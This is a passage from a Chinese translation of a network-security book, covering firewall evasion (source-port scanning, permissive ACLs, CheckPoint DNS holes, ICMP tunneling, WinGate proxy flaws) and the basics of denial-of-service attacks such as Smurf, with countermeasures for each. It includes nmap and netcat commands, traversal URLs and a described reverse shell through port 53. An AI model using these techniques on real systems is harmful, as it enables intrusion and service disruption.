我们使用firewalk时见过的惟一问题是它不那么有可预见性.因为有些防火墙会在检查自己的ACL规则前检测到这些分组即将过期,从而不管怎么样发回一个ICMP TTL EXPIRED分组。其结果是firewalk冒称所有端口都打开着。

对策

预防

在外部接口级别上可以阻塞ICMP TTL EXPIRED分组，不过这可能负面影响其性能，因为合法的客户连接请求永远不知道发生了什么。

源端口扫描

传统的分组过滤(也称包过滤)防火墙，比如Cisco的IOS，有一个主要的缺点：它们不能保持状态!我们可以仔细想一想,如果防火墙不能维持状态,则它就不能分辨出连接是源于防火墙外还是内。换句话说，它不能完全控制一些传输。因此，我们就可以将源端口设置为通常允许通过的TCP 53(区域传送)和TCP 20端口(FTP)，从而可以扫描(或攻击)核心的内容。

为了发现防火墙是否允许通过源端口扫描(比如，TCP 20，FTP数据通道)，可以用nmap的－g特性：

```
nmap -sS -P0 -g 20 -p 139 10.1.1.1
```

注意 *使用nmap的静态源端口特性时，需使用SYN或半扫描(half-scan)技术。*

如果端口是打开的，你很可能碰到一个比较脆弱的防火墙。为了比较方便地理解这种情形，下页给出了一个插图详细地解释攻击原理。

如果发现防火墙不能保持连接状态，就可以利用这一点攻击防火墙后面脆弱的系统了。利用一个经修改的端口重定向工具，比如Foundstone的Fpipe，就可以将源端口

设为20，在突破防火墙后运行漏洞挖掘工具。

源端口扫描对策


预防

对此弱点的解决办法比较简单，但也不很令人高兴。你要么是禁止那些需要多个端口组合(比如系统的FTP)的通信，或者是切换到一个基于状态或应用的代理防火墙，从而对进、出的连接作更好的控制，但你并不能真正控制一个分组过滤防火墙对状态的维护。

通常情况下，分组过滤防火墙必须捍卫所有从20号源端口到内部网络高数值端口的连接，以允许FTP数据通道通过防火墙。

FTP服务器接着为所有的数据通信(例如目录列表)打开一个从自己的20号TCP端口到内部客户机某个高数值端口的连接。

存在攻击的情况下，由于分组过滤防火墙并不维护状态，从而无法追踪一个TCP连接与另一个连接的关系，结果所有从20号源端口到内部网络高数值端口的连接都允许有效地不加阻挡地通过。



攻击者系统打开一个从自己的20号TCP端口到内部客户机某个高数值端口的连接，这样几乎就能完全地访问客户机。

11.4 分组过滤

诸如CheckPoint的Firewall-1，Cisco的PIX和Cisco的IOS(是的，Cisco的IOS也能

设置成防火墙)之类的分组过滤防火墙依赖于ACL规则确定各个分组是否有权出入内部网络。大多数情况下，这些ACL规则是精心设计的，难以绕过。然而有些情况下会碰到ACL规则自由散漫的防火墙，允许某些分组不受约束地通过。

自由散漫的ACL规则

流行度:	*8*
容易度:	*2*
影响力:	*2*
风险率:	*8*

自由散漫的ACL规则频繁光顾防火墙，因此我们必须谈及。考虑一个机构可能希望自己的ISP执行区域传送的例子。"允许来自53号TCP源端口的所有活动"这样的自由散漫ACL规则可能会被采用，而不是严格的"允许来自ISP的DNS服务器的源和目的端口号都为53的活动"。这些误配置造成的危险可能真正具有破坏性，允许攻击者从外部扫描整个目标网络。这些攻击大多数从扫描目标网络防火墙后一台主机并冒充53号TCP源端口(DNS端口)开始。

自由散漫的ACL对策

预防

确保自己的防火墙规则限制谁能连接到哪儿。举例来说，如果你的ISP要求区域传送能力，那就在规则中显式地说明。你应该在规则中指明需要一个源IP地址和硬编码的目的IP地址(你的内部DNS服务器主机地址)。

如果使用的是CheckPoint防火墙，那么你可以使用以下规则来限制只允许从53号源端口(DNS)到自己的ISP的DNS服务器的分组。举例来说，如果你的ISP的DNS服务器的主机地址为192.168.66.2，你的内部DNS服务器的主机地址为172.30.140.1，那么你可以使用以下规则：

Source	Destination	Service	Action	Track
192.168.66.2	172.30.140.1	domain-tcp	Accept	Short

CheckPoint 诡计


流行度:	*8*
容易度:	*2*
影响力:	*2*
风险率:	*8*

CheckPoint 3.0 和4.0 提供缺省打开着的端口。DNS查找(53号UDP端口)、DNS区域传送(53号TCP端口)和RIP(520号UDP端口)都允许从任何主机到任何主机的分组且不记录。这么一来，一旦某个内部系统遭受侵害，就会产生一种有趣的情形。

前面已经讨论过标识CheckPoint防火墙很容易。利用上述新知识，攻击者现在可以有效地绕过所设置的防火墙规则。不过这样的攻击有一个明确的先决条件。攻击者必须预先攻破防火墙后面的某个系统，或者欺骗某个后端系统上的用户执行一个特洛伊木马程序。

不论哪种情况，最终结果很可能是在目标网络内部的某个受害系统上有一个netcat监听器在运行。该netcat监听器既可以发送回一个shell，也可以输入在该远程系统上本地运行的命令。第14章中将详细讨论这些"后门"，不过下面的简短说明有助于理解这个问题。

如下面的插图所示，CheckPoint允许53号TCP端口不经记录地穿过防火墙。当攻



击者在受害系统的53号端口上设置了一个netcat监听器，并铲回一个/bin/sh到他们自己机器上同样也是53号的监听端口时，他们就取得了一个穿透防火墙通达任意受害系统的孔洞了。

CheckPoint诡计对策

预防

按照自己的配置需求，你可以禁止许多缺省允许的分组类型。小心应对这个防范措施，因为有可能禁止有权穿行的分组通过防火墙。执行以下步骤来限制这种访问：

1. 在Security Policy GUI中选择Policy|Properties。
2. 弃选所有不必要的功能的Accept复选框。举例来说，许多站点不允许自己的用户执行DNS下载。如果是这样，那就弃选Accept Domain Name Downloads复选框。同样的方法可用于禁止RIP分组和DNS查找分组。
3. 创建自己的访问控制规则，说明允许访问某个给定的经授权DNS服务器的DNS分组流动情形(如前面"自由散漫的ACL对策"所示)。

ICMP和UDP隧道

流行度:	*2*
容易度:	*1*
影响力:	*9*
风险率:	*4*

ICMP隧道(ICMP tunneling)有能力在ICMP分组头部封装真正的数据。许多允许ICMP回射请求、ICMP回射应答和UDP分组盲目出入的路由器和防火墙会遭受这种攻击的侵害。与CheckPoint的DNS脆弱点很相似，ICMP和UDP隧道攻击也依赖于防火墙之后已有一个受害的系统。

Jeremy Rauch和Mike Shiffman把这种隧道概念付诸实施，编写了发掘它的工具：loki和lokid(分别是客户和服务器程序)，完整的论文参见http://phrack.infonexus.com/search.phtml?view&article = p49-6 。在允许ICMP回射请求和回射应答分组穿

行的防火墙后面的某个系统上运行lokid服务器工具，它将允许攻击者运行loki客户工具，而loki把待执行的每个命令包裹在ICMP回射请求分组中发送给lokid。lokid解出命令后在本地运行它们，再把结果包裹在ICMP回射应答分组中返回给攻击者。使用这种技巧，攻击者就能完全绕过防火墙。第14章中我们将继续讨论这个概念及其漏洞发掘。

ICMP和UDP隧道对策

预防

防止这种类型攻击的办法既可以是完全禁止通过防火墙的ICMP访问，也可以是对ICMP分组提供小粒度的访问控制。举例来说，Cisco路由器上的以下ACL规则将因管理上的目的而禁止穿行不是来往于172.29.10.0 子网(DMZ区域)的所有ICMP分组：

```
access-list 101 permit icmp any 172.29.10.0 0.255.255.255 8!echo
access-list 101 permit icmp any 172.29.10.0 0.255.255.2550!echo-reply
access-list 102 deny ip any any log  ! deny and log all else
```

警告 *如果你的ISP使用ICMP ping跟踪在你的防火墙之后的某个系统的正常运行时间即uptime(我们不推荐这么做)，那么这些规则将破坏所用的心博功能。向你的ISP询问他们是否在使用ICMP ping检查你的系统。*

11.5 应用代理脆弱点

总地来说，应用代理脆弱点极为少见。一旦加强了防火墙的安全并实施了稳固的代理规则，代理防火墙就难以绕过。然而不幸的是，误配置并不少见。

主机名：localhost

流行度：	*4*
容易度：	*2*
影响力：	*9*
风险率：	*5*

使用某些较早期的UNIX代理时，很容易忘了限制本地访问。尽管内部用户访问因特网时存在认证要求，他们却有可能获取防火墙本身的本地访问权。当然，这种攻击需要知道防火墙上的一个有效用户名和密码，然而有时候猜测起来又令人惊奇地容易。要检查自己的代理防火墙是否存在这种脆弱点，可如下使用netcat工具，在收到登录提示符后按所列步骤去做。

```
C:\>nc -v -n 192.168.51.129 23
(UNKNOWN)[192.168.51.129] 23 (?) open
Eagle Secure Gateway.
Hostname:
```

1. 输入 localhost。
2. 输入已知的或猜测的用户名和密码(可以猜测若干次)。
3. 如果认证通过，你就拥有了该防火墙的本地访问权，这时运用一个本地的缓冲区溢出(例如 rdist)或类似的漏洞发掘获取 root 访问权。

对策

预防

这种误配置的预防措施很大程度上取决于特定的防火墙产品。总地来说，你可以提供一个只允许从某个特定站点访问的限制规则。理想的对策是不允许本地主机(localhost)登录。如果需要本地主机登录，那么应该安装Wieste Venema的TCP Wrappers程序(ftp://coast.cs.purdue.edu/pub/tools/unix/tcp_wrappers)，根据IP地址限制允许连接的主机。

未加认证的外部代理访问

流行度:	*8*
容易度:	*8*
影响力:	*4*
风险率:	*6*

这种情形在应用透明代理的防火墙上较为常见，不过其他防火墙上也不鲜见。防

火墙管理员可能极大地加强了防火墙的安全，建立起了强壮的访问控制规则，但却忘了阻止外部的访问。这种危险是两方面的：(1)攻击者可能使用这样的代理服务器在因特网上匿名地跳来跳去，使用诸如CGI脆弱点和Web欺骗之类基于Web的攻击手段攻击Web服务器；(2)攻击者可能获取通达整个内联网的Web访问权。我们曾经见识过如此配置的防火墙，它允许我们访问公司的整个内联网。

通过把浏览器的代理设置改为指向有嫌疑的代理防火墙，你就能检查它是否存在这种脆弱点。在Netscape中执行的步骤如下：

1. 选择Edit | Preferences。
2. 选择Advanced and Proxies子树。
3. 按下Manual Proxy Configuration按钮。
4. 按下View按钮。
5. 把有嫌疑的防火墙加到HTTP地址中，并设置它的监听端口(通常是80、81、8000或8080，但差异很大，应使用nmap或类似的工具扫描出正确的端口)。
6. 把浏览器指向某个偏爱的Web网站，留意状态栏上的活动。

如果该浏览器的状态栏显示所设置的代理服务器被访问了，并且所访问网页也出来了，那么它有可能是一个未加认证的代理服务器。

如果你有某个内部Web网站的IP地址(不管该地址是否能够路由到)，你就可以接着以同样的方式尝试访问。这种内部IP地址有时可通过查看HTTP源代码取得。Web设计人员往往会在网页的HREF中硬编码主机名和IP地址。

对策

预防

预防攻击这种脆弱点的措施是禁止从防火墙的外部接口进行代理访问。既然这么做的方法高度依赖于厂家，你应该与自己的防火墙厂家联系以获取更深入的信息。

这种攻击的网络解决办法是在边界路由器上限制外来的访问代理的分组。在这些路由器上使用一些结实的ACL规则就能很容易地做到这一点。

11.5.1 WinGate 脆弱点

流行的Windows 95/NT代理防火墙软件WinGate(http://wingate.deerfield.com/)已知存在几个脆弱点。它们中大多数根源于散漫的缺省参数，包括未加认证的telnet、SOCKS和Web，这些服务的访问尽管可以根据用户(和接口)进行限制，但是许多管理员简单地按缺省设置安装完毕就让它运行起来，而忘了安全问题。位于http://www.cyberarmy.com/wingate/ 的CyberArmy网站上维护着WinGate服务器的一个无人主持(且未经证实)的清单。

未加认证的浏览

流行度:	*9*
容易度:	*9*
影响力:	*2*
风险率:	*6*

与许多误配置的代理一样，某些WinGate版本(譬如说用于NT的2.1d 版本)允许外部人员完全匿名地浏览因特网。这对于专门针对Web服务器程序的攻击者来说很重要，因为他们不必怎么担心自己被抓住就能称心如意地攻击了。Web攻击意味着没有多少防御手段，因为所有分组都是在80号TCP端口中隧穿的。第15章将详细探讨Web攻击这一话题。

检查自己的WinGate服务器是否存在这种脆弱点的步骤如下：

1. 以一个不会被过滤掉的连接(譬如说拨号连接)附接到因特网上。
2. 把浏览器配置成指向一台代理服务器。
3. 指定所检查的服务器和端口。

缺省配置中同样脆弱的是未加认证的SOCKS代理(1080号TCP端口)。与打开着的Web代理(80号TCP端口)一样，攻击者也可以浏览因特网，通过这些服务器弹入而保持几乎完全匿名(特别是在记录功能被关掉时)。

对策

预防

要防止攻击WinGate的这个脆弱点，你可以限制特定服务的捆绑。在多宿(multihomed)系统上执行以下步骤以限定在哪儿提供代理服务：

1. 选择SOCKS或WWW Proxy Server属性。
2. 选择Bindings标签。
3. 按下Connections Will Be Accepted On The Following Interface Only按钮，并指定本WinGate服务器的内部接口。

未加认证的telnet

流行度:	*9*
容易度:	*9*
影响力:	*6*
风险率:	*8*

比匿名Web浏览更糟糕的是未加认证的telnet访问，这是黑客工具箱中的核心工具之一。通过连接到一个误配置的WinGate服务器的telnet服务，攻击者可以使用别人的主机隐藏自己的踪迹并随意地攻击。

搜索具有这种脆弱点的服务器的步骤如下：

1. 使用telnet尝试连接到一台WinGate服务器。

```
[root]# telnet 172.29.11.191
Trying 172.29.11.191...
Connected to 172.29.11.191.
Escape character is '^]'.
Wingate>10.50.21.5
```

2. 如果接收到如上的响应文本，那就输入待连接到的网站。
3. 如果看到了该新系统的登录提示符，那么该服务器是脆弱的。

```
Connecting to host 10.50.21.5...Connected
```

```
SunOS 5.6
login:
```

对策

预防

防止攻击这种脆弱点的方法与早先讨论过的防止攻击“未加认证浏览”脆弱点的方法类似。在WinGate中简单地限制特定服务的捆绑就能解决问题。在多宿系统上这是通过执行以下步骤完成的：

1. 选择Telnet Server属性。
2. 选择Bindings标签。
3. 按下Connections Will Be Accepted On The Following Interface Only按钮，并指定本WinGate服务器的内部接口。

文件浏览

流行度：	*9*
容易度：	*9*
影响力：	*9*
风险率：	*9*

根据一个eEye Digital Security的布告(http://oliver.efri.hr/ ~crv/security/bugs/NT/wingate6.html)，WinGate 3.0允许任何人通过其管理端口(8010号)查看系统上的文件。要检查自己的系统是否存在这个脆弱点，需访问以下URL：

```
http://192.168.51.101:8010/c:/
http://192.168.51.101:8010//
http://192.168.51.101:8010/..../
```

如果你能浏览当前目录下的每个文件，而且能够随意地进出目录，那么所检查的系统是脆弱的。这个脆弱点很危险，因为有些应用程序以明文存放用户名和密码。举例来说，如果你使用Computer Associates的Remotely Possible或ControlIT来远程控制自己的服务器，用于认证的用户名和密码就或者以明文存放，或者使用简单的替换加

密方法做些模糊处理(参见第13章)。

对策

WinGate当前还没有修复文件浏览问题的补丁可用。关于最新的可用升级补丁的信息参见位于 http://wingate.deerfield.com/helpdesk/ 的支持网页。

11.6 小结

现实世界中配置得当的防火墙要想绕过可能难以置信地困难。然而使用诸如traceroute, hping和nmap之类信息汇集工具，攻击者可以发现(或者至少能够推断)经由目标站点的路由器和防火墙的访问通路，并确定所用防火墙的类型。当前发现的许多脆弱点的根源在于防火墙的误配置和缺乏管理性监视，然而这两种条件一旦被发掘，所导致的后果可能是毁灭性的。

代理和分组过滤这两种防火墙中都存在一些特定的脆弱点，包括未加认证的Web和telnet访问以及本地主机登录。对于其中大多数脆弱点，可采取相应的对策防止对它们的发掘，然而有些脆弱点却只能检测是否有人在发掘它们而已。

许多人深信防火墙不可逆转的将来是应用代理和有状态分组过滤技术的有机结合，这种结合提供了限制误配置的一些技巧。反应性特性也将成为下一代防火墙的部分内容。NAI已在他们的Active Security体系结构上实现了某种形式的反应性特性。它允许一个被检测到的入侵活动引发针对受影响防火墙的预先设计好的变动。举例来说，如果某个IDS系统检测到了ICMP隧道攻击，它就会接着指导防火墙关闭对进入其中的ICMP回射请求分组的响应。这样的情形总是存在拒绝服务型攻击的机会，这也是需要知识丰富的所谓安全人员的原因。

作为一本网络安全方面的专业参考书，这本书特别适合于安全管理员、网络管理员和系统管理员作为工作参考书。同时，这本书也是安全技术爱好者和相关人士的良师益友。

第12章

「拒绝服务型攻击」

Smurf,Fraggle,boink,teardrop ……我们可不是想在此讨论什么小孩子的玩意儿，而是探讨已被攻击者们用于在因特网上引发大混乱的若干工具。这些拒绝服务(denial of service，简称DoS)型攻击每年造成的商业损失达成百上千万美元，对于任何系统和网络都构成了严重的威胁。这些损失涉及系统停机时间、流失的收入以及为标识与响应这些攻击所费的人力资源。从实质上说，DoS攻击或者中断或者完全拒绝对合法用户、网络、系统或其他资源的服务。任何这种类型攻击的意图在性质上通常是邪恶的，而且往往不需要多少技巧，因为所需工具现成就能找到。

最近最著名的DoS攻击是针对高利润的Web站点，比如Yahoo,eBay，Buy.com，CNN.com，E*TRADE以及ZDNet等，并导致了短时间的服务中断。攻击发生在2000年2月，持续了约2天多。这些攻击确定为分布式的拒绝服务攻击(DDoS)，其凶猛远在传统的DoS之上，过去几年也有一些很有名的案例揭示了DoS的狰狞面目，其中一个案例发生在1996年9月。根据*PC Week*杂志的报道，称为Public Access Networks公司(简称PANIX)的一家纽约周边的因特网服务供应商(ISP)当时处于围攻之下达一周以上时间，拒绝对约6000多个人和1000家公司提供因特网服务。整个攻击事件最骇人的新发现是它发掘了因特网核心协议(TCP/IP)及系统在处理SYN请求方式上内在的脆弱点。这种情况因攻击者欺骗所发送攻击分组的源地址以掩盖自己的身份而加剧。因此这次攻击及随后的许多其他攻击极难回溯到真正的肇事者。这次事件在因特网群体中有深远的影响，它强调了因特网的脆弱性。这种攻击尽管多年前已在理论上成熟，但它在信息时代对商务的危害却从那时起变得格外现实。

12.1 DoS攻击者的动机

我们已在本书前面各章中讨论并展示了攻击者用于颠覆目标系统安全性的许多工具和技巧。目标系统或网络实施的安全措施往往会让没什么技能的攻击者束手无策。在感觉受挫折和威力不够之余，他们就会作为最后的招式发起DoS攻击。

除这种受挫折引发的动机外，有些攻击者可能是对某人或某个机构存有个人怨愤或政治世仇。这一点可从发生在1999年5月的无节制的DoS攻击狂热行为看出。作为对FBI发动的针对受嫌疑黑客们的一系列袭击活动的反击措施之一，在跨度为几周的时

间内，FBI和其他政府站点遭受了密集的DoS攻击或其他邪恶的攻击。许多安全专家认为随着Windows NT/95/98系统的不断盛行，这些类型的攻击会越来越多。尽管Windows环境比其他平台更易遭受DoS攻击的实践性证据还不多，Windows环境却的确是许多攻击者偏爱的目标平台。而且现在的许多DoS工具是"点击"式的，运行它们几乎不需要什么技能。

尽管大多数DoS攻击的动机就是上述这些，有些DoS攻击的目的却是意在危害有价值的系统。大多数Windows NT系统管理员都深感痛苦地知道，对NT系统的大多数配置变动在生效之前都得重启主机。这么一来，攻击者对一个NT系统做过将给予他们管理性特权的变动之后，可能需要通过DoS攻击等手段造成该系统的崩溃，从而促成其系统管理员重新启动它。这么做尽管会引起系统管理员对脆弱的服务器和潜在的攻击者的注意，但是大多数管理员只是草草了结崩溃现象，不加深入考虑地欣欣然重启系统。

我们不可能讨论执行DoS攻击背后的每个可以想像到的动机，不过可以说计算机世界与现实生活有相似之处。有些人乐于表现邪恶面，他们从DoS攻击所提供的"威力"感中体会自己的活力。具有讽刺意味的是，大多数有技能的攻击者对于DoS攻击以及执行这种攻击的深表厌恶。然而不幸的是，随着新的电子千年的到来，DoS攻击将成为计算机恐怖分子选择的武器。

12.2 DoS攻击类型

现实情况是破坏一个网络或系统的运作往往比真正取得它们的访问权容易得多。像TCP/IP之类的网络互连协议是按照在开放和彼此信任的群体中使用来设计的，在当前现实环境中却表现出内在的缺陷。此外，许多操作系统和网络设备的网络协议栈也存在缺陷，从而削弱了它们抵抗DoS攻击的能力。我们曾目睹过初步实现了IP协议栈的过程控制设备因简单的给以无效参数的ICMP重定向而崩溃。尽管可用于发动DoS攻击的工具很多，重要的却是标识可能碰到的类型。下面我们首先发掘四种常见DoS攻击类型背后的理论。

12.2.1 带宽耗用

最阴险的DoS攻击形式是带宽耗用(bandwidth-consumption)攻击。其本质是攻击者消耗掉通达某个网络的所有可用带宽。这可以发生在局域网上，不过更常见的是攻击者远程消耗资源。这种攻击有两种基本情形。

情形1

攻击者因为有更多的可用带宽而能够造成受害者网络的拥塞。譬如说拥有T1(1.544Mbps)或更快网络连接的某人造成56Kbps或128Kbps网络链路的拥塞。这就像拖拉机与牛车迎面相碰——较大的交通工具将赢得这场冲突，在本情形中就是较大的管道淹没较小的管道。我们见过有攻击者取得具备100Mbps以上可用带宽的网络的访问权。这些攻击者能够对拥有T1连接的站点发动DoS攻击，从而完全填塞受害者的网络链路。

情形2

攻击者通过征用多个站点集中拥塞受害者的网络连接来放大他们的DoS攻击效果。只有一个56Kbps网络链路的攻击者完全有可能填塞具备T3网络连接(45Mbps)的一个网络。其过程是通过使用其他站点来放大DoS攻击，这样带宽极度受限的攻击者能够轻易聚集出100Mbps的带宽。为了成功地完成这个伟绩，攻击者有必要说服参与放大的系统向受害者的网络发送分组。使用放大技巧并非总是那么困难，本章稍后我们就会看到。

我们继续强调ICMP分组流动的危险性。ICMP尽管满足有价值的诊断目的之需，却易被滥用，从而往往成了带宽耗用攻击的“子弹”。另外，带宽耗用攻击会因为大多数攻击者欺诈所用的源地址而变糟糕，使得极难标识真正的作恶者。

12.2.2 资源衰竭

资源衰竭(resource-starvation)攻击与带宽耗用攻击的差异在于前者集中于系统资源而不是网络资源的消耗。一般地说，它涉及诸如CPU利用率、内存、文件系统限额和系统进程总数之类系统资源的消耗。攻击者往往拥有一定数量系统资源的合法访问权。

然而他们会滥用这种访问权消耗额外的资源。这么一来，系统或合法用户被剥夺了原来享有的资源份额。资源衰竭DoS攻击通常会因为系统崩溃、文件系统变满或进程被挂起等原因而导致不可用的资源。

12.2.3 编程缺陷

编程缺陷(programming flaw)是应用程序、操作系统或嵌埋式逻辑芯片在处理异常条件上的失败。这些异常条件通常在用户向脆弱的元素发送非期望的数据时发生。攻击者经常向目标系统发送离奇的、非RFC相容的分组来确定其网络协议栈是否会处理这种异常，或者是否会导致内核惊慌和彻底的系统崩溃。对于依赖用户输入的特定应用程序来说，攻击者可能发送数千行长度的大数据串。如果该程序使用了固定长度的缓冲区(譬如说128字节)，攻击者就有可能创建一个缓冲区溢出条件而导致其崩溃。更糟糕的是，攻击者可能像在第5章和第7章中讨论过的那样执行特权命令。嵌埋式逻辑芯片中的编程缺陷实例也比较常见。恶名远扬的Pentium f00f DoS攻击允许用户模式的进程通过执行无效指令0xf00fc7c8导致任何操作系统的崩溃。

我们都清楚没有缺陷的程序、操作系统甚或CPU都不可能有。攻击者也知道这个规律，从而不遗余力地发掘它们以导致关键应用程序和敏感系统的崩溃。不幸的是，这些攻击通常在最不合时宜的时候发生。


12.2.4 路由和DNS攻击

基于路由的DoS攻击涉及攻击者操纵路由表项以拒绝对合法系统或网络提供服务。诸如路由信息协议(Routing Information Protocol，简称RIP)v1和边界网关协议(Border Gateway Protocol，简称BGP)v4之类较早版本的路由协议没有或只有很弱的认证机制。而且它们确实提供的那么一点认证机制在实现时也很少用上。这给攻击者变换合法路径提供了良好的前提，往往通过假冒源IP地址就能创建DoS条件。这种攻击的后果是去往受害者网络的分组或者经由攻击者的网络路由，或者被路由到不存在的黑洞网络上。

基于域名系统(DNS)的攻击跟基于路由的攻击一样烦人。大多数DNS攻击涉及劝服受害者域名服务器高速缓存虚假的地址信息。这样当合法用户请求某台DNS服务器执

行查找请求时，攻击者就达到了把它们重定向到自己喜欢的站点上的效果，某些情况下还被重定向到黑洞网络中。曾经有过几例造成大型站点在长时间内无法访问的与DNS相关的DoS攻击。

为了更好地理解如何毒害DNS高速缓存，考虑下面的插图。



#1——客户PC机请求访问Microsoft的Web网站，其浏览器于是尝试把主机名www.microsoft.com 解析成一个IP地址。

#2——Microsoft的DNS服务器高速缓存已被攻击者毒害，因而返回的是www.hacker.com 的IP地址而不是www.microsoft.com 的IP地址。

#3——攻击者的系统现在欺骗性地以www.microsoft.com 自居。

12.3 通用DoS攻击手段

有些DoS攻击有能力影响许多不同类型的系统，我们称它们为通用的(generic)DoS攻击。一般地说，这些攻击归属于带宽耗用和资源衰竭类型。这些攻击类型的常用要素是协议操纵。如果诸如ICMP这样的协议被操纵用于邪恶的目的，它就有能力同时影响许多系统。举例来说，攻击者可以使用电子邮件炸弹往受害者系统发送数千个电子邮件消息，以此消耗带宽并耗尽目标邮件服务器的系统资源。美丽莎(Melissa)病毒并没有作为DoS攻击手段设计，但是它确实强调了潜在的电子邮件消息冲击波能够导致邮件服务器的嘎然而止。

我们不可能讨论每个可以想像到的DoS条件，因此本章其余小节将只讨论我们感觉与计算环境主体最相关的那些DoS攻击。

Smurf

流行度:	*9*
容易度:	*8*
影响力:	*9*
风险率:	*9*

Smurf攻击因其放大效果而成为最令人害怕的DoS攻击之一。这种放大效果是往一个网络上的多个系统发送定向广播(directed broadcast)的ping请求，这些系统接着对这种请求作出响应的结果。定向广播的ping请求既可能发送给网络地址，也可以发送给网络广播地址，并且需要一个设备，可以执行第3层(IP)到第2层(网络)的广播功能(参见RFC 1812，“IPv4路由器需求”)。假设一个标准的C类地址网络(不划分子网)，其网络地址的最后一个字节为.0，其广播地址的最后一个字节为.255。定向广播一般用于诊断目的，这样不需要逐个ping一个子网内的每个地址就能检查哪些地址存活着。

Smurf攻击利用了定向广播，需要至少3个角色：攻击者、放大网络(amplifying network)和受害者。攻击者向放大网络的广播地址发送源地址伪造成受害者系统的ICMP回射请求分组，这样看起来像是受害者系统发起了这些请求。放大效果接着开始表现。

既然这些回射请求分组是发送给广播地址的，放大网络上的所有系统于是对受害者系统作出响应(除非另外配置)。如果某个攻击者给一个拥有100个会对广播ping请求作出响应的系统的放大网络发送了单个ICMP分组，那么从效果看他把DoS攻击放大了100倍。我们称响应分组和请求分组的比例为放大率(amplification ratio)。这么一来，能够找到高放大率放大网络的攻击者有更大的填塞受害者网络的机会。

